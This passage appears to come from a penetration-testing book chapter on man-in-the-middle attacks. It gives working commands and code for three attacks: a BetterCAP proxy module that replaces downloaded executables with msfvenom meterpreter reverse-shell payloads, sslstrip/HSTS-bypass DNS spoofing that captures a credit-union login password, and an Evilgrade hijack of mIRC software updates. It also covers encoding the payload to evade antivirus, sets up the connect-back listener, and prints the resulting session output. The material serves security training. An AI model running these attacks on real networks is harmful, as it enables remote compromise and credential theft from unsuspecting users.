In `Chapter 2`, *Sniffing and Spoofing*, we explored custom filters in Ettercap to manipulate traffic on the fly. The possibilities are exciting: redirecting traffic to capture credentials; manipulating `POST` messages; even the possibility of delivering executables. BetterCAP, however, can do this with its powerful built-in proxy, and we can finely control this functionality with Ruby modules. In this exercise, we're going to prepare a malicious executable for a Windows target and call it `setup.exe`. We'll then set up a man-in-the-middle proxy attack that will intercept an HTTP request for an installer and invisibly replace the downloaded binary with ours. We'll be covering these concepts and tools in more detail later on in the book, so consider this an introduction to the power of custom modules in advanced man-in-the-middle attacks.

The Ruby file injection proxy module – replace_file.rb

A crash-course in Ruby is beyond the scope of the discussion here, but some basic programming background should be enough to see that there isn't really a lot going on here. This is good news for those of us who were worried that writing custom modules for BetterCAP would be out of reach without significant coding skill. Take a look at this module, written by the author of BetterCAP:

```
    def on_request( request, response )
      if request.path.include?(".#{@@extension}")
        BetterCap::Logger.info "Replacing
http://#{request.host}#{request.path} with #{@@filename}."

        response['Content-Length'] = @@payload.bytesize
        response.body = @@payload
      end
    end
end
```

Most of this code is defining the inputs, user-friendly descriptions of the options, and a little error handling. The meat and potatoes are at the end, where the `on_request` method is defined. There's only an `if` statement:

```
if request.path.include?(".#{@@extension}")
```

The code is checking the path of the victim's requested URL for the file extension we define. If we're replacing `.exe` files, then a request path with `.exe` will trigger the condition, and `BetterCap::Logger.info` returns a notice to the attacker in BetterCAP's terminal window:

```
response['Content-Length'] = @@payload.bytesize
response.body = @@payload
```

The `Content-Length` header is replaced with the actual size of our payload (namely, the malicious executable) and the body is the actual binary payload. This is important because only the payload is being replaced; all the other packets that are informing the application layer are genuinely from the requested site. This means that if a user is clicking a link for a file called `example.exe`, then the browser will show `example.exe` being downloaded regardless of what the source executable sitting on Kali is named.

Creating the payload and connect-back listener with Metasploit


Of course, you can replace a target file with anything you want. For the purposes of our demonstration, we'll create a payload designed to connect back to our Kali box where a listener is ready, and setting it up will give us a little more hands-on experience with the mighty Metasploit.

Let's create our payload with `msfvenom`, a standalone payload generator. We'll be having more fun with `msfvenom` later in the book. I only run the command after I'm established on the network where I want to receive my connect-back from the target, so I start with an `ifconfig` command to grep the connect-back IP address that needs to be coded into the payload. In this case, it's `192.168.108.94`, so I will run the following command:

```
# msfvenom -p windows/meterpreter/reverse_tcp -f exe lhost=192.168.108.94
lport=1066 -o setup.exe
```

The options are straightforward: `-p` defines our payload, in this case, the connect-back `meterpreter` session; `-f` is the file type; `lhost` is the IP address that the target will contact (that's us) at our `lport` (`1066` because of the Battle of Hastings – just a little trivia to keep things interesting).

We have our payload, ready for transmitting. Before we send it somewhere, we need a listener standing by. We fire up msfconsole, enter `use exploit multi/handler`, and set our options:



```
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 0.0.0.0
LHOST => 0.0.0.0
msf exploit(multi/handler) > set LPORT 1066
LPORT => 1066
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:1066
```


`LHOST` can be the IP assigned to our interface or just the zero address. Make sure `LPORT` matches what you configured in your payload executable. Execute `exploit`, and we're waiting for our `meterpreter` session to phone home. Now, we progress to BetterCAP configuration and launch. Meanwhile, our target, `192.168.108.96`, is browsing the home page for a tool called **PdaNet**. He's getting ready to download the installer, `PdaNetA5105.exe`. First, let's check out the BetterCAP command and break it down:

```
# bettercap -T 192.168.108.96 --proxy-module replace_file.rb --file-
extension exe --file-replace setup.exe --no-sslstrip
```

Following are the terms used in the preceding command:

- `-T` is our target selection—the system that will be browsing for an installer and hence will receive our payload.
- `--proxy-module` calls out the Ruby file we created at the top of this section, `replace_file.rb`.
- `--file-extension` and `--file-replace` should be familiar – they're defined in the module code. We tell it we're looking to replace `.exe` requests with our binary locally stored as `setup.exe`.
- And finally, we're not HTTP downgrading here, so we disable that with `--no-sslstrip`.


As BetterCAP runs and listens, our target browses the installer's homepage:




Download PdaNet+ for Android (4.1 or above)

Version 5.10 installer for Windows 10/8/7/Vista/XP (both 32/64bit)

Our target downloads the file, and everything looks completely normal on that end – even the filename. Meanwhile, the BetterCAP terminal window shows us that the request was intercepted and the download target was replaced with our binary:


```
[192.168.108.96] GET http://pdanet.co/a/ ( text/html ) [200]
[192.168.108.96] GET http://pdanet.co/favicon.ico ( text/html ) [404]
[192.168.108.96] GET http://pdanet.co/bin/PdaNetA5105.exe ( application/pkg ) [2
00]
[I] Replacing http://pdanet.co/bin/PdaNetA5105.exe with /root/setup.exe.
```


On the receiving end, note the filename – precisely what was requested. But, now look at the file size – it matches our `meterpreter` payload. Everything is essentially untouched except for the binary payload; no cloning sites and spoofing DNS required, making this a particularly quiet attack:



Name	Date modif...	Type	Size
PdaNetA5105	4/27/2018 ...	Application	73 KB

PdaNetA5105 Date modified: 4/27/2018 12:24 AM
Application Size: 72.0 KB
Date created: 4/27/2018 12:30 AM

Upon executing the payload, our connect-back handler starts lighting up and a session is created. I use the `sysinfo` command as shown in the following screenshot to confirm that we have control:



```
msf exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 0.0.0.0:1066
[*] Sending stage (179779 bytes) to 192.168.108.80
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.108.94:1066 -> 192.168.108.80:49535) at 2018-04-27 00:33:44 -0400

meterpreter > sysinfo
Computer        : YOKNET-VP
OS              : Windows Vista (Build 6002, Service Pack 2).
```

HTTP downgrading attacks with sslstrip

There once was a magical time for the sniffing hacker – a time when only certain websites were protected with SSL sessions, so most browsing took place via easily intercepted and easily mangled HTTP packets. We could sit in a coffee shop and casually listen to the environment, sipping on a latte while watching URLs and content requests fly by. If we felt like being pranksters, we could use Ettercap filters to replace any JPG in a request with one of our choosing – sometimes a picture of a cow, or sometimes it was something more sinister.

It didn't take long before the industry noticed that some unpleasant individuals were sitting in coffee shops and replacing all the JPGs with pictures of cows, and as Wi-Fi, in particular became far more ubiquitous, technologies designed to provide a high level of confidentiality for even innocuous browsing became the norm.

Some of those coffee shop cretins simply started conducting SSL man-in-the-middle attacks. Normally, when a browser tries to establish a secured connection to a site, a certificate is transmitted that will prove the identity of the site. The certificate will have a digital signature on it, and as per the principles of public-key cryptography, we can verify the signature was generated by the true keeper of the private key. It's a sound principle, but for a while, the average end user was only looking for the `https` part in the address bar and not actually checking the signature. So, a proxying attacker can merely issue his or her own self-signed certificate, and then establish a new encrypted session with the target site using the legitimate certificate. It didn't take long before the industry saw that end users weren't noticing the bad certificates, so newer versions of all the popular web browsers started displaying very scary-looking warnings if any certificate issues were detected. Whereas it used to require an expert to know not to load a particular site, today it requires several well-placed clicks to load a site with a bad certificate (regardless of the actual reason for the problem). In my experience, I could only get away with the SSL man-in-the-middle attack in corporate networks between users and internal consoles that used self-signed certificates (for instance, the web interface for a security appliance); in this scenario, the user was already used to seeing the warning and clicked through out of habit.

Removing the need for a certificate – HTTP downgrading

There's a common thread in the previous historical musings: people develop deeply ingrained habits, and they need an electronic slap in the face to verify that everything is working as expected. SSL certificate shenanigans are a thing of the past. So, what if we simply removed the need for the certificate? Well, the communication would fall back to HTTP instead of HTTPS, and the address bar would show that. But, if the browser isn't expecting a secured site, it isn't going to display any alerts – and a user who isn't paying attention to clues more subtle than a giant red warning screen may just continue browsing. Enter the SSL strip technique, also known as **HTTP downgrading**.

I know what the hacker in you is thinking: I thought SSL strip was dead, thanks to **HTTP Strict Transport Security** (**HSTS**). Very astute of you, and you're mostly right. What this does for us is essentially add a layer of visible quirkiness that we hope the user won't notice. Trust me, it's worth testing whether the user will notice. So, what does HSTS do to HTTP downgrading as an attack, and what are we going to do as a bypass?


Understanding HSTS bypassing with DNS spoofing

HSTS is an industry response to the sslstrip HTTP downgrading attack. It's a header that tells the browser, *you can only communicate with this site over HTTPS*. The browser receives the header and stores the name of the site as an HSTS site. Suppose you access `https://mail.google.com` at home, on a secure network; then, you take your laptop to the airport where a mischievous miscreant has planted an evil twin access point, drowning out the signal of legit access points with an amplifier to capture hapless travelers on their laptops, and they're running an sslstrip man-in-the-middle on everything. Have no fear, intrepid traveler, as your browser remembers from the HSTS header received from `mail.google.com` that the HTTP is a no-go. The hacker in you is now pointing out, *but what if we're HTTP-downgrading the victim during his or her initial communication with the server? We can filter out the HSTS header so the browser never learns it*. Yes, very true! However, the cat-and-mouse game continues as the browser industry thought of that one, too: modern browsers employ HSTS preloading, where big-name sites are already programmed into the browser; even a clean install of Chrome will refuse to talk to an HTTP session pointing at a domain in the list.

The key here is how a site is identified – by its name. Suppose my browser already has an HSTS header for `www.example.com` – it does not have an entry for `wwww.example.com`. Technically, that's a different name and the browser would need to query DNS for it. We now have the setup for an ingenious misdirection attack. Let's step through how it works with BetterCAP, including key moments captured in Wireshark:


1. Attack the network at the link layer with ARP spoofing to trick the victim (using a network card with an Intel OUI in its MAC address) into sending data destined for the gateway to our Kali box (using a network card with an Alfa OUI in its MAC address).
2. The victim wants to visit their bank and requests `www.53.com` with their browser.

3. The victim's browser sends a DNS request for `www.53.com` to the gateway, but due to the poisoned ARP table, sends it to Kali's interface where BetterCAP's DNS listener is waiting.
4. The Kali box receives the request and BetterCAP creates its own backline DNS request to `8.8.8.8` to get the actual answer; once the legitimate answer is received, BetterCAP (spoofing the gateway) sends back the answer in a DNS reply packet.
5. The victim's browser now tries to create a session with `www.53.com`, which is hijacked by BetterCAP.
6. BetterCAP spoofs an HTTP 301 message (Moved Permanently) from `www.53.com`, redirecting to the domain `wwwww.53.com` in plain HTTP:



```
   79 3.590735330     216.82.178.20        192.168.108.96           HTTP        792 HTTP/1.1 301 Moved Permanently  (text/html)
▼ Ethernet II, Src: Alfa_8d:8a:e8 (00:c0:ca:8d:8a:e8), Dst: IntelCor_4d:78:85 (f8:59:71:4d:78:85)

GET / HTTP/1.1
Host: www.53.com
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/66.0.3359.117
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 301 Moved Permanently
Date: Thu, 26 Apr 2018 04:05:06 GMT
Location: http://wwwww.53.com/content/fifth-third/en.html
Content-Length: 255
Content-Type: text/html; charset=iso-8859-1
Connection: close
Set-Cookie: Server_www.53.com_https=!AB2mWN28I8zAwUdUlJ+FUWssJLgmJjiV1JYkwRvpKGMZ/fYboPklIl1ellu/
yqb3AwlO3a1gxSXNze4=; path=/
Allow-Access-From-Same-Origin: *
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: *
Access-Control-Allow-Headers: *
X-Xss-Protection: 0
```

7. The victim browser now creates a new DNS request for the spoofed name, `wwwww.53.com`, which is received by the DNS listener once again. BetterCAP replies as the gateway with the same IP address retrieved in the legitimate backline request in *step 4:*



```
   83 3.596571778    192.168.108.96       192.168.108.1              DNS            72 Standard query 0xe470 A wwwww.53.com
   84 3.597425411    192.168.108.1        192.168.108.96             DNS            88 Standard query response 0xe470 A wwwww.53.com A 216.82.178.20
▼ Ethernet II, Src: Alfa_8d:8a:e8 (00:c0:ca:8d:8a:e8), Dst: IntelCor_4d:78:85 (f8:59:71:4d:78:85)
```

8. The victim browser initiates a plain HTTP connection to `wwwww.53.com`, which BetterCAP transparently manages while fetching all the actual data from the HTTPS-protected `www.53.com`.

Wow, BetterCAP really is better.

Let's conduct this attack now. I'm sure you're cracking your knuckles and preparing for some intense typing – prepare to conduct this entire attack with a single command while you kick back and sip a coffee.

HTTP downgrade attacks with BetterCAP ARP/DNS spoofing

For this scenario, we'll fall back on our handy ARP poisoning attack. A fun assignment to sharpen your skills is to pull off this same attack with the malicious access point described in the previous chapter.

TIP


Here's a hint for an effective SSL strip malicious AP: combine `hostapd` with `bridge-utils` to link together `eth0` and `wlan0`, and tell BetterCAP to use the bridge interface with the `-I` flag.

First, make sure Kali is established on the LAN with your target. Use your standard enumeration method to find the target – better yet, let BetterCAP sniff it out for you.

When you have your target IP, fire off this command. We'll use `192.168.108.92` as our target.

```
# bettercap --proxy -T 192.168.108.92 -P POST
```

That's it. BetterCAP starts poisoning ARP tables for your target and the gateway, which it has automatically established, and it conducts a full duplex attack automatically. As the target browses, you'll see BetterCAP lighting up your Terminal window with juicy information:




```
[192.168.108.92] GET http://m.addthisedge.com/live/boost/ra-57fbbf0f65d1f6cb/_ate.track.config_resp ( applicatio
n/javascript ) [200]
[192.168.108.92] GET http://c1.rfihub.net/js/tc.min.js ( application/x-javascript ) [200]
[192.168.108.92] GET https://www.53.com/etc/designs/fifth-third/static/ib/rib/logon/remoteLogon.js ( text/html )
 [302]
[192.168.108.92] GET https://ad.doubleclick.net/ddm/activity/src=6268884;type=invmedia;cat=rjchuzqn;dc_lat=;dc_r
did=;tag_for_child_directed_treatment=;ord=1443059705439.8176? ( text/html ) [302]
[192.168.108.92] GET http://s7.addthis.com/static/layers.41d5b639a31042ad27e1.js ( application/javascript ) [200
]
[I] [SSLSTRIP 192.168.108.92] Stripping 5 HTTPS links inside 'http://s7.addthis.com/static/layers.41d5b639a31042
a...'.
[192.168.108.92] GET http://a.rfihub.com/idr.js?_callback=window.RocketfuelBCP.jsonpCallbacks.request_cmZpSWRJbk
NhY2hl ( application/javascript ) [200]
```

Let's take a look at this command:

- `--proxy` creates an HTTP proxy and seamlessly directs captured HTTP traffic to it.
- `-T` defines our target. BetterCAP already figures out the gateway and takes care of the ARP attack for us.
- `-P` is the parser to parse out packets containing some targeted data; in this case, we're going with `POST` to find logins. Some other juicy options to consider, depending on the context of your attack, include `RLOGIN`, `SQL`, `RADIUS`, and so on.

Let's attack a Federal Credit Union website and see what the victim's browser looks like, then we'll take a peek at BetterCAP parsing out the login attempt.


As you can see, the URL has extra w's, and Chrome is advising that it's plain HTTP. Different browsers will show this differently. For this to work, we rely on the user's complacency:


Not secure
wwwww.mconline.midwestcommunity.org/User/AccessSignin/Start
Sign In
Register
Midwest Community
Username:
First Time Users Click Here to Enroll
Sign In
Cancel
Sign In to Online Banking

Sign In – Welcome to Midwest Community Federal Credit Union

Welcome to Midwest Community FCU Online Banking, please sign in.

On the attacker's end, we see all the fields laid out nicely for us, including `PasswordField` (the username field is off the screen):



```
[REQUEST BODY]

  FormInstanceToken : 8461645499004794BD6E8F2D810EA6B3
  TokenField :
  PasswordField : No_hack_meplease155
  SubmitNext : Next

[192.168.108.92] POST https://mconline.midwestcommunity.org/User/AccessSignin/Password ( text/html ) [302]
```

The evil upgrade – attacking software update mechanisms

We saw how we could manipulate packets to replace a downloaded executable with our own naughty payload. Now, we'll look at a nifty variation on this idea: intercepting the HTTP traffic initiated by an application as part of an update check; forging a reply that says *yes, your maker has an update for you, tell the user to download it*; and then injecting an executable of our choice into the requested download back to the application.

The update check we're looking at is familiar to most users: when you start up a certain program and, after a few seconds, a window automatically pops up to let you know an update is available. Behind the scenes, the application phones home to do a quick check. It's not much different from the previous injection attack, except this time the application is initiating the communication without user input. But, if it's essentially a variation on the same attack, what makes it special? It's a simple matter of focusing attention on the avenue perceived to be more likely to be attacked, which results in less focus on other avenues. In this context, the industry has focused more energy on securing the user-initiated download. Millions of people open up a search engine and type in `download chrome` or `download media player` or other applications on a daily basis. More work has been done to make sure those requests are protected with SSL/TLS. However, the servers set up for applications to phone home looking for updates are very often left running in plain HTTP. They aren't intended for human visitors; they're anticipating a particularly crafted request from a program. While I was researching the preceding attack, I noticed that most of the programs listed in older textbooks as being susceptible to the plain-HTTP injection attacks are today only available through HTTPS with strict transport security enabled. However, I was disturbed by how many programs still do backline updating over plain HTTP.

Exploring ISR Evilgrade

The first thing I need to mention is that Evilgrade is not included in Kali 2018.1. However, it is included in the rolling repository, so getting it is as simple as the `apt-get` command. We can then start it up with `evilgrade`:

```
# apt-get install isr-evilgrade
# evilgrade
```

When we fire up Evilgrade, we're greeted with an IOS-like console. Use `show modules` to see the list of application upgrade attack modules, and `conf <module name>` to enter configuration mode for that particular module. Once you're in configuration mode, `show options` will display everything you need to know to execute the attack.

Configuring the payload and upgrade module

We need two things for this attack: a payload, which will be an executable we're fooling the updater to download instead of the real deal; and the upgrade module in Evilgrade for the specific software we're targeting. We're targeting the classic IRC client, mIRC. We need a payload first so we can configure our upgrade module accordingly, so let's generate a payload with `msfvenom` again.

In keeping with working our way up to the more advanced use of this tool later in the book, we'll do a couple things differently with `msfvenom` to generate a package that is more resistant to antimalware detection.

I start with a simple `ifconfig` command piping into `grep` the `inet` line, which will contain my IP address, so I can configure `LHOST`. Now that I know my IP, I execute this command to generate the payload executable:

```
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.108.94
lport=1066 -f exe --platform windows -a x86 -e x86/shikata_ga_nai -i 100 >
updater.exe
```

The payload, `LHOST`, and `LPORT` options should be familiar: we're having the target connect back to our listener at our IP and port `1066`. `-f` is the file type: `.exe`, of course. There are a few new options:


- `--platform` specifies the target platform. We're working with Windows targets, so we define `windows` here. Note that the last time we created a payload, we omitted this option and `msfvenom` assumed Windows.
- `-a` defines the instruction set architecture (32-bit or 64-bit). We're working with x86 for now.

- `-e` is the encoder to use when generating the executable. The encoder decides what characters to use in the code that will be executed on the target system; for example, if we need to remove characters that will break our shellcode (a good example is the null byte `\x00`), the encoder figures out how to replace these characters without breaking the result. As you can imagine, working with fewer characters means it takes more of the remaining characters to encode the same functionality, so the specifics of the encoding decides how large the result will be. This is something we will cover later in the book when we take Metasploit out for a real test drive – for now, let's use `x86/shikata_ga_nai`, a popular encoder for throwing off signature-based malware detection. `shikata ga nai` is Japanese for *it can't be helped*. Truer words have not been spoken.
- `-i` is tied to the encoder in that it defines the number of iterations the encoder will run. The first encoded result will then be input for another round of encoding, and so forth. I picked 100 arbitrarily; what you define here (if anything) will depend on the situation.

Make sure you verify your result before planting it on a system in a real-world test. The use of the `shikata_ga_nai` encoder, which has a large character set, with multiple iterations can create broken shellcode. If this happens, inspect it for bad characters. We'll cover all of this in greater detail later on.

I called the output `updater.exe` but, just as in our binary injection attack with BetterCAP proxying, the name doesn't matter because it isn't what the target will see.

Now that I have the payload, I need to fire up Evilgrade and configure the mIRC module to know where to find it. I simply type `evilgrade` to fire up a console that is reminiscent of IOS consoles, for those of you with any Cisco experience:



```
evilgrade>
evilgrade>conf mirc
evilgrade(mirc)>show options

Display options:
===============

Name = Mirc
Version = 1.0
Author = ["Francisco Amato < famato +[AT]+ infobytesec.com>"]
Description = ""
VirtualHost = "(www.mirc.com|www.mirc.co.uk|update1.mirc.com)"

.-------------------------------------------.
| Name   | Default            | Description     |
+--------+-------------------+-----------------+
| agent  | ./agent/agent.exe | Agent to inject |
| enable |                 1 | Status          |
'--------+-------------------+-----------------'

evilgrade(mirc)>set agent /root/updater.exe
set agent, /root/updater.exe
evilgrade(mirc)>
```

I encourage you to check out all the modules that are included with Evilgrade. Find one, test out the target software update mechanism in your lab to verify plain HTTP, and get cracking.

So, we enter the following command to configure the mIRC module:

```
conf mirc
```

The prompt changes to tell us we're now configuring the `mirc` module. Type the following command to see what options are available to us:

```
show options
```

As you can see, there's only one option we need to configure: `agent`. This tells Evilgrade where it can find the executable for the bait-and-switch during the upgrade attempt. I use `set` to tell Evilgrade to use our freshly generated payload:


```
set agent /root/updater.exe
```

Now we just let this sit here in this Terminal window, because this is where we'll launch the attack from. But, before you move on, you'll need the information found in `VirtualHost`. Those are the domains that the target will be contacting when checking for updates. Part of the reason we're covering this particular attack is to learn how to do particularly nefarious things, such as getting malware onto a target while being stealthy, so we aren't spoofing and intercepting traffic for anything else. We want to only see DNS requests for these particular domains, and even then, we'll be tampering with requests for updaters.

Spoofing ARP/DNS and injecting the payload

